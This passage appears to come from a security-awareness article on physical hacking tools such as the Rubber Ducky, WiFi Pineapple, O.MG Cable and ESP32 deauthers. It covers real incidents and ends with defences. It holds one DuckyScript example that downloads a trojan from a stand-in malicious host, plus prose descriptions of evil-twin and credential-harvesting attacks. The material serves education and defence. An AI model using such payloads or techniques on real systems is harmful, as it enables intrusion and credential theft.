From the outside, it still looks like a regular flash drive, but inside it contains a small processor and a microSD card slot. The microSD card stores payload scripts that tell the device what to "type" after it's plugged in.
You don't have to be an expert programmer to create a Ducky payload: the scripting language (DuckyScript) is intentionally simple and reads more like a set of step-by-step instructions. For example, a payload can look like this:
DELAY 200
REM Opens the Run dialog (Windows Key + R)
GUI r
DELAY 300
REM Types the command to download and execute a trojan
STRING cmd /k curl -o trojan.exe http://malicious.com/trojan.exe
ENTER
The beauty (or danger) of this approach is that it works across operating systems. With minor modifications, the same attack can target Windows, macOS, or Linux. The device simply types commands that the target OS understands.
Attack Scenario: The Silent Deployment
Once a Rubber Ducky is plugged in, the sequence can execute in seconds. The computer recognizes it as a Human Interface Device (HID), specifically a keyboard, and then processes the preloaded DuckyScript as if a user were typing. In many environments, no driver prompts appear because operating systems are built to accept keyboards by default and immediately.
This is often discussed in the context of social engineering and physical security testing: unattended laptops, unlocked screens, and implicit trust in unknown USB devices can create an easy opening for abuse. A typical attack scenario might involve:
- Initial Access: Attacker gains brief physical access to an unlocked workstation
- Payload Execution: Rubber Ducky types commands at 890 keystrokes per second
- Persistence: Creates a backdoor user account or installs remote access tool
- Cleanup: Deletes command history and event logs
- Exfiltration: Establishes connection to attacker's command and control server
The entire process can complete in under 10 seconds, faster than most people can react. By the time someone notices unusual activity, the attacker has already established persistent access.
🎁 Real-World Case: The "Best Buy" Gift Card Scam (FIN7 Group)
This is one of the clearest real-world examples of how dangerous USB-based attacks can be. A cybercrime group called FIN7 reportedly mailed USB devices to employees at hotels and restaurants across the US. The packages included a fake Best Buy gift card and a note instructing recipients to plug in the USB to view "product details."
Once connected, the attackers were able to gain remote access to internal systems and steal payment card data from affected organizations. While the reports did not name a specific tool like the Rubber Ducky, the devices used in the campaign behaved like HID keystroke-injection tools.
The campaign was remarkably successful because it exploited human psychology: the promise of a gift card, the official-looking packaging, and the simple instruction to "plug it in to see your reward." The incident exposed more than 45 million payment card records and demonstrated that an attacker doesn't need sophisticated malware when they can exploit human trust and USB auto-execution.
The Aftermath: Several FIN7 members were eventually arrested and prosecuted. In 2021, the group's leader was sentenced to 10 years in prison. However, the tactics they pioneered continue to be used by other threat actors, demonstrating that successful attack methods rarely disappear—they evolve and spread.
Not Just for Laptops: Mobile Attacks
Rubber Ducky isn't limited to Windows or macOS. It can also be used with mobile devices via a simple USB-C or OTG adapter. When connected to an Android phone, the device sends input directly into whatever app is currently open—whether that's a terminal window, a messaging app, or a browser.
That said, the risk depends on the phone's configuration and how it handles external keyboards and connected accessories. Modern mobile operating systems have implemented various protections, such as requiring user confirmation for certain actions and limiting what external keyboards can do when the device is locked. However, if a device automatically accepts keyboard input while sensitive apps are open or unlocked, it may be exposed to this kind of keystroke-injection scenario.
📡 WiFi Pineapple Mark VII: The Wireless Network Hunter
This device takes advantage of a common habit: people connecting to "free WiFi." Just because a network has a familiar name doesn't mean it's safe. The WiFi Pineapple is often used in man-in-the-middle (MitM) style security tests, where the goal is to show how traffic can be intercepted when users connect to the wrong access point.
The WiFi Pineapple, created by Hak5, has been the gold standard for wireless penetration testing since its first release in 2008. The Mark VII, released in 2021 and still widely used in 2026, represents the culmination of years of development. It's not just a rogue access point—it's a complete wireless auditing platform with sophisticated capabilities for network reconnaissance, traffic analysis, and automated attack frameworks.
It can automate a well-known technique called an "Evil Twin" attack. Rather than cracking a secured network, the idea is to imitate a trusted WiFi name and trick nearby devices into connecting to the attacker-controlled hotspot. That's why this scenario is most common in public spaces such as cafés, restaurants, and airports.
🎯 How the WiFi Pineapple Works: The Three-Stage Attack

Stage 1: The "PineAP" Dashboard — Seeing the Invisible
Unlike Rubber Ducky or Flipper Zero, this device is closely tied to a companion software suite called PineAP. It looks like a typical WiFi router dashboard, but it goes well beyond basic configuration. PineAP can display nearby devices and access points in real time, including the network names some devices are actively searching for.
In an authorized test, that visibility helps a tester understand when a nearby device is trying to reconnect to something like "Corporate_Guest_WiFi," even if that network isn't actually present. This is where the attack begins: by identifying what networks devices are looking for.
Stage 2: The "Evil Twin" Trap
This is where the "Evil Twin" trap comes in. The Pineapple can mimic the name (SSID) of a legitimate network, such as "Starbucks Free WiFi" or "Airport_Lounge," and broadcast it with a stronger signal than nearby access points. If a device is configured to auto-join known networks, it may connect to the strongest signal it recognizes.
At that point, the risk is that the user believes they're on the real network, but they're actually connected to the tester's access point. Depending on how the connection is set up and what protections are in place (HTTPS, VPN, certificate warnings, etc.), traffic may be exposed to monitoring or manipulation during an authorized security assessment.
Stage 3: The "Captive Portal" Heist
Once the victim connects, the device can present a captive portal—the kind of pop-up login page you've likely seen in hotels, hospitals, or dorms. In a malicious scenario, an attacker could clone a familiar-looking portal and prompt the user to "sign in" to get online. If someone enters credentials on that fake page, the information can be captured and forwarded to the attacker's dashboard.
Advanced Capabilities: Beyond Basic Evil Twin
The WiFi Pineapple's capabilities extend far beyond simple Evil Twin attacks. The device supports a modular architecture with dozens of community-developed modules that enable:
- SSL Stripping: Downgrading HTTPS connections to HTTP to intercept encrypted traffic
- DNS Spoofing: Redirecting users to malicious websites even when they type legitimate URLs
- Packet Capture: Recording all network traffic for later analysis
- Credential Harvesting: Automatically capturing login attempts across multiple protocols
- Reconnaissance: Mapping network topology and identifying vulnerable devices
- Karma Attack: Responding to probe requests from devices searching for any previously connected network
What makes these attacks particularly effective is that they operate at the network layer, below where most security tools operate. Antivirus software won't detect a man-in-the-middle attack. Firewalls can't block traffic that's already inside the "trusted" network. And users have no visual indication that anything is wrong—the WiFi icon shows a strong connection, websites load normally, and everything appears legitimate.
🕵️ Real-World Case: The Russian Spies in the Parking Lot (Operation w/ Unit 26165)
In 2018, four Russian GRU officers from Unit 26165 were caught by Dutch intelligence while attempting to target the Organisation for the Prohibition of Chemical Weapons (OPCW) in The Hague. Instead of attacking remotely, they reportedly chose a close-range approach, parking near the building with a vehicle loaded with WiFi interception equipment, including devices similar in concept to a WiFi Pineapple.
The goal was to lure nearby laptops into connecting to a rogue "evil twin" network and capture login credentials. The operation failed when Dutch intelligence identified the suspicious vehicle and arrested the operatives. Inside the car, authorities found laptops, antennas, and specialized wireless equipment designed for close-range network attacks.
The operation failed, but it's a sharp reminder that even high-security organizations can be exposed by an attacker operating from nearby with the right wireless tools. The incident also demonstrated that nation-state actors are willing to use physical proximity attacks when remote exploitation isn't feasible.
The Broader Implications: This wasn't an isolated incident. Security researchers have documented similar tactics used by intelligence agencies worldwide. The technique is particularly effective against organizations with strong perimeter security but weaker wireless security policies. A parking lot, nearby café, or adjacent building can provide sufficient proximity for a powerful wireless attack.
🔌 O.MG Cable: The Charging Cable That's a Cyber Weapon
This is another popular device after Flipper Zero, and it's a good reminder to be cautious with something most people treat as harmless: charging cables. The O.MG Cable, created by security researcher Mike Grover (MG), looks like a standard Apple Lightning or USB-C cable. Inside the USB connector, it hides a tiny embedded board that can expose a lightweight web interface over WiFi.
That's what makes it so unsettling: cables are everywhere, and people rarely think twice before plugging one into a phone or laptop. In an adversarial scenario, a cable that behaves like more than "just power" can turn a routine charge into a security risk. The O.MG Cable represents the convergence of hardware implants and wireless command and control in a form factor that's virtually undetectable.
What makes the O.MG Cable particularly sophisticated is its dual functionality: it works as a normal charging and data cable, maintaining full USB functionality, while simultaneously harboring attack capabilities. This means it can pass casual inspection and even function tests—it charges devices, transfers data, and behaves exactly like a legitimate cable until activated.
🔬 How the O.MG Cable Works: The Invisible Internal Tech
1. The Invisible Internal Tech
Inside this tiny USB-C cable is a complete circuit board with a specialized chip that can create its own WiFi hotspot. If the cable is connected to a target device, even "just for charging," an attacker within range could connect to the cable's WiFi and access its control interface.
From the target's perspective, the cable can present itself as an external accessory (for example, a keyboard-like HID device). From the attacker's side, it can provide a remote control panel on a phone or laptop, which is why these cables are often discussed in the context of red teaming and security awareness.
2. The Mobile Command Center
An attacker doesn't need to physically handle the phone. In a malicious scenario, they could open a browser on their own device, authenticate to the cable's interface, and inject keystrokes remotely. Because the input is coming from a "trusted" accessory, it can sometimes slip past defenses that focus on files or apps, allowing an intruder to trigger scripted actions and potentially access sensitive information.
3. Self-Destruct & Stealth Features
The O.MG Cable also advertises features like Geofencing, which can restrict when the payload is active based on location (for example, only triggering in a specific area such as an office). Another notable feature is Self-Destruct: if the operator thinks the device might be discovered, they can send a command to wipe or disable its malicious functionality, effectively returning it to a "normal" charging cable and making analysis harder.
Technical Deep Dive: What's Inside the Cable?

In 2024, security firm Lumafield performed a CT scan of an O.MG Cable, revealing the sophisticated engineering inside. The scan showed a tiny PCB (printed circuit board) embedded in the USB connector housing, measuring just a few millimeters. The board contains:
- Microcontroller: A specialized chip running custom firmware for attack execution
- WiFi Module: 2.4GHz radio for creating the command and control hotspot
- Flash Memory: Storage for payloads, keystroke logs, and configuration
- Antenna: Miniaturized antenna hidden within the cable shielding
- Power Management: Circuitry to draw power from the USB connection without detection
The engineering challenge was immense: fitting all this functionality into a space smaller than a fingernail while maintaining the cable's normal appearance and function. The result is a device that's virtually impossible to detect through visual inspection alone.
🚨 Real-World Case: The "Juice Jacking" Warning (FBI & FCC)
While the O.MG Cable is a specific tool, it reflects a broader real-world concern behind the FBI's 2023 "juice jacking" warning. In April 2023, the FBI's Denver office advised travelers to avoid public charging stations after researchers demonstrated how malicious cables and compromised charging setups could be used to target users.
In these demonstrations, attackers left cables that looked legitimate (but weren't "just chargers") at public stations. When a victim plugged in to charge, the cable delivered power while also enabling an attacker to interact with the device. The FBI warning specifically mentioned airports, hotels, and shopping centers as high-risk locations.
Even though the FBI did not call out the O.MG Cable by name, the warning highlights the underlying risk: when you blindly trust unfamiliar hardware, sensitive data can be exposed. The original FBI warning tweet stated: "Avoid using free charging stations in airports, hotels or shopping centers. Bad actors have figured out ways to use public USB ports to introduce malware and monitoring software onto devices."
The Industry Response: Following the FBI warning, several companies began producing "USB condoms" or "data blockers"—small adapters that allow power transfer while blocking data pins. However, these solutions aren't foolproof, and the best defense remains using your own cables and power adapters.
💻 ESP32/ESP8266: The $5 Microcontroller Paralyzing Networks
One of the most affordable options on this list is the ESP32 (and its predecessor, the ESP8266). These boards often cost around $5 and weren't created for "hacking" at all. They're widely used in consumer IoT products, powering things like smart light bulbs, sensors, and small embedded projects. But because they're inexpensive, widely available, and include built-in WiFi, they've also become popular in the security community for prototyping and wireless research.
What makes the ESP32 particularly interesting from a security perspective is its accessibility. Unlike specialized hacking tools that cost hundreds of dollars, anyone can buy an ESP32 from Amazon, AliExpress, or local electronics stores. With open-source firmware like Spacehuhn's Deauther or custom code, these tiny boards can be transformed into powerful wireless attack platforms.
The ESP32 represents a democratization of hacking tools—for better or worse. On one hand, it enables security researchers and hobbyists to learn about wireless security without expensive equipment. On the other hand, it puts powerful attack capabilities in the hands of anyone with $5 and an internet connection.
⚡ How the ESP32/ESP8266 Works: The DIY Disruptor
1. The "Deauth" Attack

With the right firmware, these $5 boards can be turned into a WiFi disruption tool that demonstrates deauthentication-style attacks. One well-known example is the open source Spacehuhn Deauther. Unfortunately, devices like this are often used irresponsibly to knock nearby clients off WiFi as a prank, because triggering disruptions can be as simple as pressing a button.
Technically, the idea relies on management-frame abuse: sending spoofed "disconnect" messages that force devices to drop and reconnect. In modern environments, it's less effective against WPA3 networks and setups that use Protected Management Frames (PMF / 802.11w), which are specifically designed to make these attacks harder.
2. The WiFi Honeypot (Beacon Spam)
A tiny ESP32 can broadcast dozens of fake WiFi network names that appear on a nearby smartphone, ranging from "Free Public WiFi" to "Skynet_Global." These aren't real routers. They're simulated SSIDs generated by the ESP32 to see how users react when their device suddenly shows a tempting list of "available networks."
The real risk here isn't the chip itself—it's human behavior. When people connect without verifying what the network actually is, they can be routed into a captive portal or other credential-harvesting trap. Depending on the setup, a malicious access point may also be able to observe or manipulate some traffic, especially if users ignore browser warnings and don't use protections like HTTPS and VPNs.
The Broader Ecosystem: Custom Firmware and Community Projects
The ESP32 has spawned an entire ecosystem of security-focused firmware projects. Beyond the Deauther, there are dozens of open-source projects that transform these boards into:
- WiFi Packet Sniffers: Capturing and analyzing wireless traffic
- Bluetooth Scanners: Detecting and tracking Bluetooth devices
- Evil Portal Servers: Hosting fake captive portals for credential harvesting
- Wardriving Tools: Mapping WiFi networks and their security configurations
- Jamming Devices: Disrupting wireless communications (illegal in most countries)
- Keystroke Injectors: BadUSB-style attacks using WiFi control
The community around these projects is active and constantly developing new capabilities. GitHub hosts hundreds of ESP32 security projects, many with detailed documentation and pre-compiled firmware. This accessibility is a double-edged sword: it enables education and research, but also lowers the barrier to entry for malicious actors.
🔍 Tekin Analysis: Why ESP32 Is Dangerous
ESP32 demonstrates that wireless security testing doesn't always require expensive, specialized equipment. In public demonstrations, researchers have used battery-powered ESP32 setups with custom firmware to explore how WiFi management traffic can be abused, including forcing reconnect behavior and validating whether a network resists common capture-and-analysis scenarios.
The takeaway is simple: even a low-cost microcontroller can disrupt and probe poorly secured WiFi deployments, which is exactly why modern defenses and proper configuration matter. Organizations can no longer assume that only well-funded attackers pose a threat—a teenager with $5 and YouTube tutorials can launch effective wireless attacks.
The Defense Challenge: Traditional security tools struggle to detect ESP32-based attacks because they operate at the wireless protocol level, below where most monitoring occurs. The attacks don't generate suspicious network traffic or trigger IDS alerts—they simply abuse the fundamental design of WiFi protocols.
🛡️ Defensive Solutions: How to Protect Your Organization

Now that you're familiar with 10 dangerous pocket weapons, the important question is: How can we protect our organization from these threats? The good news is that many of these attacks can be prevented with simple, low-cost security measures. The key is understanding that physical security and cybersecurity are no longer separate domains—they must be addressed together.
Defense against physical hacking tools requires a layered approach that combines technical controls, policy enforcement, and user education. No single solution will protect against all threats, but a comprehensive strategy can significantly reduce your attack surface.
✅ Practical Defense Solutions for Organizations
1. USB Control Policy: Disable USB ports on sensitive workstations or use physical USB locks. Only allow approved devices through endpoint management software. Implement USB device whitelisting at the operating system level.
2. Employee Training: Regular training about the dangers of unknown USB devices, public charging cables, and suspicious WiFi networks. Security awareness should include physical security threats, not just phishing emails.

3. RFID System Upgrades: Replace legacy RFID cards with encrypted smart cards (such as MIFARE DESFire or iClass SE) that are resistant to cloning. Implement multi-factor authentication for high-security areas.
4. Protected Management Frames (PMF): Enable 802.11w on WiFi networks to protect against Deauth attacks. This is a simple configuration change that dramatically improves wireless security.
